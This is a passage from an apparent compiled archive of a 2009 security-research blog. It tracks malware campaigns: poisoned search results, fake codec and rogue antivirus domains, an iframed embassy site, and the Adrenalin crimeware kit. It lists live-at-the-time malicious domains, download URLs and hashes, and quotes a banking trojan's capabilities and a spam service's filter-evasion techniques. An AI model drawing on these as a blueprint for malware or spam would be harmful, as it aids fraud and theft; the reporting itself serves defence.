winamp-co .com/downloads/installer-37-winamp-nl.exe

zone-alarm-co .com/downloads/installer-18-zonealarm-nl.exe

servicepack-co .com/downloads/installer-14-service-pack-3-uk.exe

divx-co .com/downloads/installer-25-divx-uk.exe

Upon installation the toolbar generates revenue for the campaigner, and given the fact that a single DIY tool-

bar can be associated with a single rewards account, the campaigner is also maintaining a modest portfolio of

toolbars. For instance :

peer2peerne.media-toolbar.com - UserID=UN20090120111936062

peer2peeren.media-toolbar.com - UserID =598F9353-BD10-47B9-8B40-29B33AD7A3E4

The bottom line is that despite the fact that the campaigner is acquiring lots of traffic through the brandjacking, and is definitely breaking even based on the number of toolbars installed, he’s failing to monetize the fraud scheme, at least for the time being.

UPDATE: Hai Habot’s comments - " *The information you have provided will help us track the publisher and I will personally see that our compliance team looks into it ASAP.*

As you may know, Conduit does not have full control over the promotional activity of the publisher (i.e. his fraudulent use of Google AdWords or any other usage of third party ads or links) however, the activity described in your post is clearly in violation of our terms of use (section V of the Conduit Publisher Agreement) and our compliance team can take different measures against this publisher including the removal of the toolbar from our platform.

The Conduit Rewards program is not a standard affiliate network. It offers incentives to publishers based on their toolbar’s long term performance. I didn’t look into the stats of this specific publisher yet but I can assure you that such spam traffic would generate very little (if any) rewards. In any case – we will make sure that the rewards account of this publisher will be disabled until this compliance issue is resolved. "

1. http://blogs.zdnet.com/security/?p=2405

2. http://www.conduit.com/

35

Embassy of India in Spain Serving Malware (2009-01-27 11:31)

The very latest addition to the "embassies serving malware" series is the Indian Embassy in Spain/Embajada de la India en España (**embajadaindia.com**) [1]which is currently iFrame-ED – original infection seems to have taken place two weeks ago – with three well known malicious domains.

Interestingly, the malicious attackers centralized the campaign by parking the three iFrames at the same IP,

and since no efforts are put into diversifying the hosting locations, two of them have already been suspended. Let’s dissect the third, and the only currently active one. iFrames embedded at the embassy’s site:

msn-analytics .net/count.php?o=2

pinoc .org/count.php?o=2

wsxhost .net/count.php?o=2

wsxhost .net/count.php?o=2 (202.73.57.6) redirects to **202.73.57.6 /mito/?t=2** and then to **202.73.57.6**

/mito/?h=2e where the binary is served, [2]a compete analysis of which has already been published. The rest of the malicious domains – registered to **palfreycrossvw@gmail.com** – parked at [3]mito’s IP appear to have been participating in iFrame campaigns since August, 2008 :

google-analyze .cn

yahoo-analytics .net

google-analyze .org

qwehost .com

zxchost .com

odile-marco .com

edcomparison .com

fuadrenal .com

rx-white .com

As always, the embassy is iFramed "in between" the rest of the remotely injectable sites part of their campaigns.

Related assessments of embassies serving malware:

[4]Embassy of Brazil in India Compromised

[5]The Dutch Embassy in Moscow Serving Malware

[6]U.S Consulate in St. Petersburg Serving Malware

[7]Syrian Embassy in London Serving Malware

[8]French Embassy in Libya Serving Malware

1. http://blog.ismaelvalenzuela.com/2009/01/26/embassy-of-india-in-spain-found-serving-remote-malware-throug

h-iframe-attack/

2. http://mad.internetpol.fr/archives/3-Etude-de-cas-Infection-rootkit-TDSS.html

3. http://whois.domaintools.com/202.73.57.6

4. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

5. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

6. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

7. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

8. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

37

Poisoned Search Queries at Google Video Serving Malware (2009-01-28 17:04)

UPDATE: A recently published article at [1]the Register by John Leyden incorrectly states that " *[2]researchers at Trend Micro discovered that around 400,000 queries returning malicious results that lead to a single redirection point*" wherease the researchers in question went public with the attack data on the [3]27th of January, and then again on the [4]28th of January.

This isn’t the first time the Register shows [5]an oudated siatuational awareness, following the [6]two month-

old coverage of a proprietary email and personal information harvesting tool, [7]which I extensively covered in between receiving comments from one of the affected sites.

A blackhat SEO-ers group that’s been generating bogus link farms ultimately serving malware to their visitors

during the past couple of months, has [8]recently started poisoning Google Video search queries and redirecting the traffic to a fake flash player using the PornTube template. ([9]The Template-ization of Malware Serving Sites).

Approximately 400,000+ bogus video titles have already been crawled by Google Video.

Instead of sticking to a proven traffic acquisition tactic in the face of adult videos, the campaigns are in fact syndicating the titles of legitimate YouTube videos in order to populate the search results. What’s also worth pointing out that is that once they start duplicating the content – like they’re doing with specific titles – based on their 21

bogus publisher domains, they can easily hijack each and every of the first 21 results for a particular video. The fake flash player redirection is served only when the visitor is coming from Google Video, if he or a researcher isn’t based on a simple http referer check, a legitimate YouTube video is served.

Upon clicking on the video from any of their publisher domains, the user is taken to **porncowboys .net/continue.php** (94.247.2.34) then forwarded do **xfucked .org/video.php?genre=babes &id=7375** (94.247.2.34) to have the binary served at **trackgame .net/download/FlashPlayer.v3.181.exe** and **qazextra .com/download/FlashPlayer.v3.181.exe**.

[10]Detection rate for the flash player.

38

The malware publisher domains crawled by Google Video redirecting to the bogus flash player :

nudistxxx .net - 22,000 bogus video titles

realsexygirls .net - 21,000 bogus video titles

trulysexy .net - 27,100 bogus video titles

madsexygirls .net - 18,900 bogus video titles

mypornoplace .net - 25,700 bogus video titles

hotcasinoxxx .net - 28,900 bogus video titles

hotgirlstube .net - 37,900 bogus video titles

xgirlplayground .com - 50,600 bogus video titles

puresextube .net - 20,700 bogus video titles

xxxtube4u .com - 11,400 bogus video titles

sexygirlstube .net - 63,100 bogus video titles

xporntube .org - 12,800 bogus video titles

xxxgirls .name - 33,500 bogus video titles

girlyvideos .net - 37,500 bogus video titles

mytubecentral .net - 38,900 bogus video titles

puresextube .net - 20,700 bogus video titles

teencamtube .com - 18,400 bogus video titles

celebtube .org - 41,100 bogus video titles

truexx .com - 16,900 bogus video titles

hottesttube .net - 28,100 bogus video titles

hotgirlsvids .net - 27,200 bogus video titles

watch-music-videos .net - 14,900 bogus video titles

marketvids .net - 29,900 bogus video titles

gamingvids .net - 7,930 bogus video titles

hentaixxx .info - 25,500 bogus video titles

The campaign is currently in a cover-up phrase since [11]discussing it yesterday and notifying Google with all

the details. But the potential for abuse remains there. Timeliness vs comphrenesiveness of a malware campaign?

39

Following this example of comprehensivess, take into consideration the timeliness in the face of October 2008’s campaign when [12]hot Google Trends keywords were automatically syndicated in order to hijack search traffic

[13]which was then redirected to several hundred automatically registered [14]Windows Live blogs whose high

pagerank made it possible for the blogs to appear within the first 5 results.

1. http://www.theregister.co.uk/2009/02/02/google_video_search_poisoned/

2. http://blog.trendmicro.com/google-video-searches-being-poisoned

3. http://blogs.zdnet.com/security/?p=2433

4. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

5. http://ddanchev.blogspot.com/2008/07/risks-of-outdated-situational-awareness.html

6. http://www.theregister.co.uk/2008/07/07/jobsite_data_hackharvesting_hack/

7. http://blogs.zdnet.com/security/?p=1085

8. http://blogs.zdnet.com/security/?p=2433

9. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

10. http://www.virustotal.com/analisis/346548a92a122e3dc70fd12bcd316a7e

11. http://blogs.zdnet.com/security/?p=2433

12. http://blogs.zdnet.com/security/?p=1995

13. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

14. http://www.filefactory.com/file/4faafd/n/rogue_blogs_google_trends_txt

1.2

February

41

The Template-ization of Malware Serving Sites - Part Two (2009-02-02 15:49)

The growing use of "visual social engineering" in the form of legitimately looking codecs, flash player error screens, adult web sites, and YouTube windows in order to forward the infection process to the end use himself, is the direct result of the ongoing [1]template-ization of malware serving sites. This standardizing is all about achieving efficiency, in this case, coming up with high-quality and legitimately looking templates impersonating the average Internet user by enjoying the clean reputation of the impersonated service in question.

The attached screenshot of very latest DIY windows media player with pretty straightforward instructions on

how to modify the timing of the "missing codec" pop-up, is a great **example of how cybercriminals rarely value the intellectual property of their fellow colleagues**. The DIY template has in fact been ripped-off from a competing affiliate network participant (currently active **xxxporn-tube .com/123/2/FFFFFF/3127/TestCodec/Best**), its images hosted at ImageShack, and the codec released for everyone in the ecosystem to use – and so they will.

42

Interestingly, within the mirrored copy now tweaked and distributed for free using free image hosting services as infrastructure provider for the layout, there are also leftovers from the original campaign template that they mirrored

- which ultimately leads us to [2]DATORU EXPRESS SERVISS Ltd (AS12553 PCEXPRESS-AS) or **zlkon.lv** [3]In the wake of

[4]UkrTeleGroup Ltd's [5]demise – don't pop the corks just yet since the revenues they've been generating for the past several years will make it much less painful – a significant number of UkrTeleGroup customer, of course under domains, have been generating quite some malicious activity at **zlkon.lv** for a while.

Portfolio of fake codecs serving domains parked at the original mirrored domain's IP :

xxxporn-tube .com (93.190.140.56)

uporntube-07 .com

tubeporn08 .com

porn-tube09 .com

tubeporn09 .com

xxxporn-tube .com

allsoft-free .com

all-softfree .com

lsoftfree .com

porntubenew .com

Download locations :

brakeextra .com/download/FlashPlayer.v..exe (94.247.2.183)

brakeextra .com/download/TestCodec.v.3.127.exe

Entire portfolio of domains parked at (94.247.2.183) :

brakeextra .com

thebestporndump2 .com

fire-extra .com

xp-extra .com

delfiextra .com

qazextra .com

track-end .com

fire-movie .com

extrabrake .com

crack-serial-keygen-online .com

extra-turbo .com

extra-nitro .com

apple-player .com

meggauploads .com

soft-free-updates .com

quicktimesoft .com

cleanmovie .net

nitromovie .net

trackgame .net

quotre .net

rexato .net

spacekeys .net

Dots, dots dots, **trackgame .net** is once again proving the multitasking mentality of cybercriminals these days -

it’s one of the download locations participating in the recent [6]Google Video search queries poisoning attacks.

1. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

2. http://pandalabs.pandasecurity.com/archive/New-Rogue_3A00_-Total-Defender.aspx

3. http://voices.washingtonpost.com/securityfix/2009/01/troubled_ukrainian_host_sideli.html

4. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

5. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

6. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

Copycat Web Malware Exploitation Kits Are Still Faddish (2009-02-02 16:21)

The oversupply of web malware exploitation kits is in fact

45

Crimeware in the Middle - Adrenalin (2009-02-03 14:42)

What is Adrenalin? Adrenalin is an alternative to [1]the Zeus crimeware kit that never actually managed to scale the way Zeus did. Following recently leaked copies of what is originally costing a hefty $3000, crimeware kit Adrenalin, it’s time to profile the kit, discuss its key differentiation factors from Zeus, and emphasize on why despite the fact that it leaked, the kit is not going to take any of Zeus-es market share. At least not in its current form.

In the spirit of the emerging copycat web malware exploitation kits, Adrenalin too, isn’t coded from scratch,

but appears that – at least according to cybercriminals questioning its authenticity on their way to secure a bargain deal when purchasing it – Adrenalin is using portions of Corpse’s original A-311 release.

Adrenalin’s description and features :

" *Injections system - inserting html / javascript code in the page / files / javascript or substitution of one code by another injection occurs in the stream mode, ie the modified page is loaded at once!*

(not as in the other BHO based trojans with insertions only after the full load the page (causing javascript problems) or

limiting the impact (if for instance the user is on a mobile device connection). In our implementation, all works quickly and efficiently!

- The collection of pieces of text from the html pages, as one of the modes of operation injector (balance, etc

..)

- Ftp grabbing - sniffer handles traffic and rip out from access to FTP. All of this is going in an easy to read and process the form

- Collector of certificates. Pulling out of all installed certificates including attempts to commit, and certificates that are marked as uncrackable. Certificates neatly stored for each individual bot.

- Page redirector. allows you to replace a page or separate framing in the network. everything is done com-

pletely unnoticed. substitution of the content occurs in the interior windsurfing, and even then the browser and any special lotion can be confident that is what you want.

- Domain redirector. forwards all requests from the original site on the fake. address bar, and all references point to the original course can also be used to block access to certain sites

- Universal form grabbing puller forms, can strip the data from the virtual keyboard these forms can rip off, even with not fully loaded pages. As distinguished from the other crimeware kits working through the tracking of 46

users clicking buttons / links it intercepts the data has already been formed, which can be seen in the log. Data *can be collected all the running, and keyword (filter)*

to delete the logs; noise over debris to chat and not necessary for the work sites.

All data are transmitted in encrypted form, which is important to bypass the protection, like for instance ZoneAlarm's ID Lock. Undoubted advantage is also that the logs are sent instantly - in parallel with the data sent to the original site.

No need to worry that the victim will go into an offline and accumulated locally log form grabbing are not able to send.

- Screenshots at the address

- TAN grabbing. The technology allows to effectively collect workers TANs

- Periodic cleaning of cookies/flashcookie.

- Grabbing around-the-forms words (without adjustment - Adrenalin defines its own algorithm that it must be collected. algorithm Improved!)

- The collection of passwords, for instance Protected Storage (IE auto complete, protected sites, outlook)

- Classic keylogger

- Cleaning system from BHO trojans, advertising panels and other debris. As is well known - are less vulnerable machines, and want to put on something more. Cleaning system greatly increases the chances of survival

- Anti-Anti Rootkit mechanisms

- Work on the system without the EXE file

- User-friendly format logs! Forget the piles of files stupid!

- Socks4 / 5 + http (s) proxy server enabled on the infected host

- Shell + Backshell enabled on the infected host

- Socks admin

- Management of each bot individually, or simultaneously (Downloading files, updating settings, etc.)

- Requires PHP on the web based command and control host

- Ability to output commands (including downloads), taking into account the country's bot (function as a resident loader statistically for programs) - and other small pleasures"

47

Without the web injection and the TAN grabbing ability, Adrenalin is your typical malware kit, whose only differentiation factor would have been the customer support in the form of the managed undetected malware binaries

that naturally comes with it. However, it's TAN grabbing ability, proprietary collection of data "around the forms", stripping content from virtual keyboards and automatic certificates collection on per host basis, and its ability to clean the system from competing BHO-based trojans, make it special.

48

How do you actually measure the popularity of crimeware kit? Based on the the market share of the crime kit, or based on another benchmark? It’s all a matter a perspective and a quantitative/qualitative approach. For instance, I can easily argue that if the very same community was build around Adrenalin the way it was built around Zeus

making the original Zeus release looks like an amateur-ish release, perhaps Adrenalin would have scaled pretty fast.

Some of the community improvements include :

- [2]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

- [3]Modified Zeus Crimeware Kit Gets a Performance Boost

- [4]Zeus Crimeware Kit Gets a Carding Layout

49

For the time being, the innovation or user-friendly features boosting the popularity of Zeus come from the third-party coders improving the original Zeus release. Moreover, not only are they improving it, [5]they’re also looking for vulnerabilities within the different releases, and actually finding some. What does this mean? It means that we have clear evidence of crimeware monoculture, with a single kit maintaining the largest market share.

With the cybercrime ecosystem clearly embracing the outsourcing concept for a while, it shouldn’t come as a

surprise, that [6]botnets running the Zeus crimeware are offered for rent at such cheap rates that purchasing the kit and putting efforts into aggregating the botnet may seem a pointless endeavor in the eyes of a prospective

cybercriminal, even an experienced one interested in milking inexperienced cybercriminals not knowing the real

value of what they’re doing.

Moreover, speaking of monetization, the attached screenshots represent a very decent example of monetizing

the reconaissance process of E-banking authentication that cybercriminals or vendors of crimeware services

undertake in order to come up with the modules targeting the financial institutions of a particular country. Is this monetization just "monetization of what used to be a commodity good/service" as usual taking into consideration this overall trend, or perhaps there’s another reason for monetizing snapshots of E-banking authentication activities in order to later on achieve efficiency in the process of abusing them? But of course there is, and in that case it’s the fact that no matter that a potential cybercriminal has obtained access to a crimeware kit, its database of injects is outdated and therefore a new one has to be either built or purchased.

With Adrenalin now leaked to the general script kiddies and wannabe cybercriminals, it’s only a matter of

time until a community is build around it, one that would inevitably increase is popularity and prompt others to 50

introduce new features within the kit.

Related posts:

[7]Targeted Spamming of Bankers Malware

[8]Localized Bankers Malware Campaign

[9]Client Application for Secure E-banking?

[10]Defeating Virtual Keyboards

[11]PayPal’s Security Key

1. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

2. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

3. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

4. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

5. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

6. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

7. http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html

8. http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html

9. http://ddanchev.blogspot.com/2007/05/client-application-for-secure-e-banking.html

10. http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html

11. http://ddanchev.blogspot.com/2007/08/paypals-security-key.html

51

A Diverse Portfolio of Fake Security Software - Part Fifteen (2009-02-03 23:06)

Descriptive fake security software domains speak for themselves, and what follows are the very latest ones currently active in the wild :

spywareguard2009m .com (78.26.179.253; 94.247.2.39)

systemguard2009m .com

spywareguard2009 .com

systemguard2009 .com

getsysgd09 .com

Registrant : Damir Sbil; Email: **damirsbils791@googlemail.com**

antispyscanner13 .com (94.247.2.39; 78.26.179.253)

sgproductm .com

sgviralscan .com

sg10scanner .com

sg11scanner .com

sg12scanner .com

sg9scanner .com

sgproduct .com

Registrant: Ahmo Stolica; Email: **ahmostoln73@yahoo.com**

buysysantivirus2009 .com (94.247.2.75)

sysav-download .com

sysav-storage .com

sysantivirus-check .com

antispyware-pro-dl .com

sysantivirus2009 .com

sysav-download .com

sysav-storage .com

sysantivirus-check .com

antispywarefastcheck .com

antispyware-scanner-2009 .com

antispyware-pro-dl .com

Registrant: Dion Choiniere; Email: **noelwollenberg@ymail.com**

premium-antivirus-defence.com (195.24.78.186)

lite-antispyware-scan.com

computeronlinescan.com

lite-antispyware-scan.com

liteantispywarescan.com

liteantispywarescanner.com

liteantispywareproscan.com

onlineproantispywarescan.com

bestantispywarescan.com

bestantispywarelivescan.com

antispywareliveproscan.com

antispywareinternetproscan.com

bestanti-virusscan.com

antimalware-scanner.com

computerantivirusproscanner.com

antimalwareproscanner.com

antimalware-pro-scanner.com

antimalware-scanner.com

antimalware-scan.com

computeronlineproscanner.com

Registrant: Maksim Hirivskiy Email: **alt165@freebbmail.com**

54

DNS servers to keep an eye on, courtesy of UralComp-as Ural Industrial Company LTD (AS48511) :

ns1.europegigabyte .com

fastuploadserver .com

ns1.managehostdns .com

dns3.systempromns .com

ns1.freehostns .com

ns1.singatours .com

ns1.airflysupport .com

ns1.eguassembly .com

ns1.fastfreetest .cn

Proactively blocking these undermines a great deal of traffic acquisition campaigns whose aim is to hijack le-

gitimate traffic to these domains.

55

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Fourteen

[2]A Diverse Portfolio of Fake Security Software - Part Thirteen

[3]A Diverse Portfolio of Fake Security Software - Part Twelve

[4]A Diverse Portfolio of Fake Security Software - Part Eleven

[5]A Diverse Portfolio of Fake Security Software - Part Ten

[6]A Diverse Portfolio of Fake Security Software - Part Nine

[7]A Diverse Portfolio of Fake Security Software - Part Eight

[8]A Diverse Portfolio of Fake Security Software - Part Seven

[9]A Diverse Portfolio of Fake Security Software - Part Six

[10]A Diverse Portfolio of Fake Security Software - Part Five

[11]A Diverse Portfolio of Fake Security Software - Part Four

[12]A Diverse Portfolio of Fake Security Software - Part Three

[13]A Diverse Portfolio of Fake Security Software - Part Two

[14]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

2. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

3. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

5. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

6. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

7. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

9. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

10. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

11. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

12. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

13. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

14. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

Summarizing Zero Day’s Posts for January (2009-02-05 21:15)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for January. You can also go through previous summaries for [2]December, [3]November, [4]October, [5]September, [6]August and [7]July, as well as

subscribe to my [8]personal RSS feed or [9]Zero Day’s main feed.

Notable articles for January include [10]Microsoft study debunks phishing profitability; [11]Legal concerns

stop researchers from disrupting the Storm Worm botnet and [12]Google Video search results poisoned to serve

malware.

01. [13]Thousands of Israeli web sites under attack

02. [14]Bogus LinkedIn profiles serving malware

03. [15]Microsoft study debunks phishing profitability

04. [16]Paris Hilton’s official web site serving malware

05. [17]Malware author greets Microsoft’s Windows Defender team

06. [18]3.5m hosts affected by the Conficker worm globally

07. [19]GoDaddy hit by a DDoS attack

08. [20]Legal concerns stop researchers from disrupting the Storm Worm botnet

09. [21]Malware-infected WinRAR distributed through Google AdWords

10. [22]New mobile malware silently transfers account credit

11. [23]GPU-Accelerated Wi-Fi password cracking goes mainstream

12. [24]Google Video search results poisoned to serve malware

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

4. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

5. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

6. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

7. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

8. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

9. http://feeds.feedburner.com/zdnet/security

10. http://blogs.zdnet.com/security/?p=2366

11. http://blogs.zdnet.com/security/?p=2396

12. http://blogs.zdnet.com/security/?p=2433

13. http://blogs.zdnet.com/security/?p=2355

14. http://blogs.zdnet.com/security/?p=2358

15. http://blogs.zdnet.com/security/?p=2366

16. http://blogs.zdnet.com/security/?p=2383

17. http://blogs.zdnet.com/security/?p=2385

18. http://blogs.zdnet.com/security/?p=2388

19. http://blogs.zdnet.com/security/?p=2391

20. http://blogs.zdnet.com/security/?p=2396

21. http://blogs.zdnet.com/security/?p=2405

22. http://blogs.zdnet.com/security/?p=2415

23. http://blogs.zdnet.com/security/?p=2419

24. http://blogs.zdnet.com/security/?p=2433

58

Quality Assurance in a Managed Spamming Service (2009-02-11 16:50)

Following [1]previous coverage of the [2]managed spam services offered by [3]the Set-X mail system and a [4]copycat variant of it, a newly introduced managed spam service is emphasizing on quality assurance through the use of a **Google Search Appliance** for storing of the harvested email databases and the spam templates.

Here’s an automatic translation of some of the key features offered by the system, currently having a price

tag of $1,200 per month:

" *A summary of the main possibilities of the system*

*- Innovative technology deliver a unique e-mail system designed specifically for ******** to maximize serve up e-mails with a low rate of rejection-Kernel Multi-organization system provides extremely high speed while the low-platform-Provide complete sender’s anonymity at the maximum system performance in terms multi-technology operating system bypass content filters using the built-in special tags:*

+ Configurable generation of random strings

+ Change the case of letters randomly in a block

+ random permutation of symbols in the block

+ Inserting a random character in an arbitrary place in the block

+ Replacing the same style of letters Latin alphabet for the Russian block

+ Duplicating a random character in the block

+ Paste into the body of a random letter strings from a file

+ Managed morfirovanie image files in the format GIF-Correct emulation header sent letters Simultaneous connection of several bases e-mail addresses of those

letter-substitution is performed from file-substitution e-mail addresses for the fields From and Reply-To is performed from a file-format of outgoing messages TEXT and HTML

+Ability to send emails from attachments

+Correct work with images in HTML messages possible as a direct method and with copies of CC , BCC-record-keeping system, results of the system is stored in files good, bad and unlucky for each connection of e-mail addresses, respectively

+The system is convenient and intuitive graphical user interface

59

System management

The system is operated under the interface to "Control Panel". The first is of them is multifunctional and serves to start the process of sending (the state of the "Run"), pause (the state of "pause") and confirm the end of the (state

"Report") . The second button ("Stop") serves to interrupt the process otpravki. Data section also contains the following information fields:

- executes an action in this field is carried out to date, the system-progress indicator graphic indication of progress the task, Completed Display task progress percentage

- Successful delivery of letters to the number of addresses that had been carried out successfully, failure of the number of addresses that failed to deliver a letter-number bad non-existent addresses, duration of the actual time of

the task-status displays the status of the kernel system kernel kernel memory Displays memory core systems"

The ongoing arms race between the security industry and cybercriminals, is inevitably driving innovation at

both sides of the front. However, based on the scalability of these managed spam services, it’s only a matter of time for the vendors to embrace simple penetration pricing strategies that would allow even the most price-conscious cybercriminals, or novice cybercriminals in general to take advantage of this standardized spamming approach. The disturbing part is that the innovation introduced on behalf of the spam vendors in terms of bypassing spam filters, seems to be introduced not on the basis of lower delivery rates, but due to the internal competition in the cybercrime ecosystem.

For instance, new market entrants in the face of botnet masters attempting to monetize their botnets by of-

fering the usual portfolio of cybercrime services, often undercut the offerings of the sophisticated managed spam vendors. And so the vendors innovate with capabilities that the new market entrants cannot match, in order to not only preserve their current customers, but also, acquire new ones. Managed spam services as a business model is entirely driven by long term "bulk orders", compared to earning revenues on a volume basis by empowering low profile spammers with sophisticated delivery mechanisms.

In the long term, just like every other segment within the cybercrime ecosystem, vertical integration and con-

solidation will continue taking place, and thankfully we’ll have a situation where the spam vendors would be sacrificing OPSEC (operational security) on their way to scale their business model and acquire more customers.

1. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

2. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

3. http://blogs.zdnet.com/security/?p=1899

4. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

60

Fake Codec Serving Domains from Digg.com's Comment Spam Attack (2009-02-11 18:55)

The [1]following assessment details all the redirectors, fake codec serving domains, as well as related fake security software domains used in the [2]Digg.com' comment spam attack.

61

The complete list of the domain redirectors used in the comment spam attack:

worldnews-video .com - 459,000 bogus comments

youtube-top-video .com - 98,000 bogus comments

new-videos .info - 92,500 bogus comments

film-man .com - 50,700 bogus comments

last-sex-news .com - 26, 000 bogus comments

video-news .cn - 25, 500 bogus comments

last-porno-news .com - 21,500 bogus comments

fresh-video-news .com - 10,900 bogus comments

broken-tv .com - 10,000 bogus comments

video-trailers .net - 8,370 bogus comments

exclusive-videos .net - 7860 bogus comments

funkytube .net - 6,170 bogus comments

shocking-stars .net - 2,600 bogus comments

cinemacafe .tv - 1560 bogus comments

watch-video .cn - 3000 bogus comments

vidstream .cn - 397 bogus comments

divgg .com - 174 bogus comments

golden-portal .us - 3040 bogus comments

tubedirects .net - 290 bogus comments

funkytube .net - 6,480 bogus comments

watchepisodes .cn - 331 bogus comments

62

video-sensation .com - 1,500 bogus comments

bestlive-tv .cn - 216 bogus comments

svtube .cn - 222 bogus comments

onlyhotvideos .com - 413 bogus comments

celebnudestars .net - 326 bogus comments

usatvshows .us - 41 bogus comments

vidstream .cn - 398 bogus comments

divgg .com - 171 bogus comments

tubedirects .net - 285 bogus comments

yuotnbe .com - 370 bogus comments

omeia .info - 769 bogus comments

video.stumbulepon .com - 669 bogus comments

shocking-stars .net - 2,650 bogus comments

sowonder .net - 3000 bogus comments

sex-tapes-celebs .com - 2,210 bogus comments

video-sensation .com - 1,690 bogus comments

63

Currently active download locations for the fake codecs, and the rogue security software:

vivaextra .com

tube-xxx-tv2009 .com

onlinestreamsofware .com

demoextra .com

best-tube-2008 .net

tubeportalsoftware2008 .com

tubesoftwareviewer2008 .com

exefilesdownload2009 .com

tubesoftwareviewer2009 .com

uporntube-07 .com

tubeporn08 .com

uporn-tube .com

uporntube2009 .com

porn-tube09 .com

tubeporn09 .com

xxxporn-tube .com

porntubenew .com

ultra-extra .com

xp-police .com

xp-police-av .com

xp-police-2009 .com

antiviralscanner14 .com

Detection rates for the codecs/rogue security software:

[3]viewtubesoftware.40020.exe

Result: 8/39 (20.51 %)

File size: 71680 bytes

MD5...: ef26250b946a63112659c94eed016e0d

SHA1..: 902fd30cd4a7465c9f5271971604d273ed74a60c

[4]viewtubesoftware.400201.exe

Result: 7/39 (17.95 %)

File size: 62464 bytes

MD5...: 1d4c3a6d2cc8c645652f7090636e5a4b

SHA1..: ccc1994a521d9e8a053a345b9d9cc28a63415845

64

[5]Install.exe

Result: 5/39 (12.82 %)

File size: 77830 bytes

MD5...: 64557f21c50b6c063cc96ba661bcd27c

SHA1..: 5a765a92de07af756c96c83139be8ddace117ef1

[6]install1.exe

Result: 4/39 (10.26 %)

File size: 73222 bytes

MD5...: 890bf32b34b7abab7aa7ea049215c429

SHA1..: 8c311a8b6096914f758bcaf82aca465bcc885110

The first comments including links to these domains have been posted at Digg.com on January, 2008 - over an

year ago.

1. http://pandalabs.pandasecurity.com/archive/Have-you-ever-heard-the-term-_2200_Rickrolling_22003F00_-Malwa

re-distributors-have_2E002E002E00_.aspx

2. http://blogs.zdnet.com/security/?p=2544

3. http://www.virustotal.com/analisis/35a4eb801b1ea42b9260d268e6e7d85a

4. http://www.virustotal.com/analisis/3662a950f3e285f7bd83da6de4c7b256

5. http://www.virustotal.com/analisis/2f3ed92d5983b635e71d99700d6a42af

6. http://www.virustotal.com/analisis/d2ee81166ee0cc9422285f47ddf76421

65

Community-driven Revenue Sharing Scheme for CAPTCHA Breaking (2009-02-17 14:33)

What follows when a system that was originally created to be recognizable by humans only, gets undermined by

low-waged humans or grassroots movements? Irony, with no chance of reincarnation. [1]CAPTCHA is dead, humans

killed it, not bots.

A new market entrant into the [2]CAPTCHA-breaking economy, is proposing a novel approach that is not only

going to result in a more efficient human-based CAPTCHA solving on a large scale, but is also going to generate additional revenues for webmasters and their site's community members. The concept is fairly simple, since it's mimicking [3]reCAPTCHA's core idea.

However, instead of digitizing books, the CAPTCHA entry field that any webmaster of an underground commu-

nity, or a general site in particular that would like to syndicate CAPTCHAs from Web 2.0 web properties is free to do so on a revenue-sharing, or plain simple voluntary basis.

66

Consider for a moment the implications if such a project of they manage to execute it successfully. Starting from community-driven CAPTCHA breaking of Web 2.0 sites on basic forum registration fields using MySpace.com's

CAPTCHA for authenticating new/old users, the plain simple automatic rotation for idle community users, to the

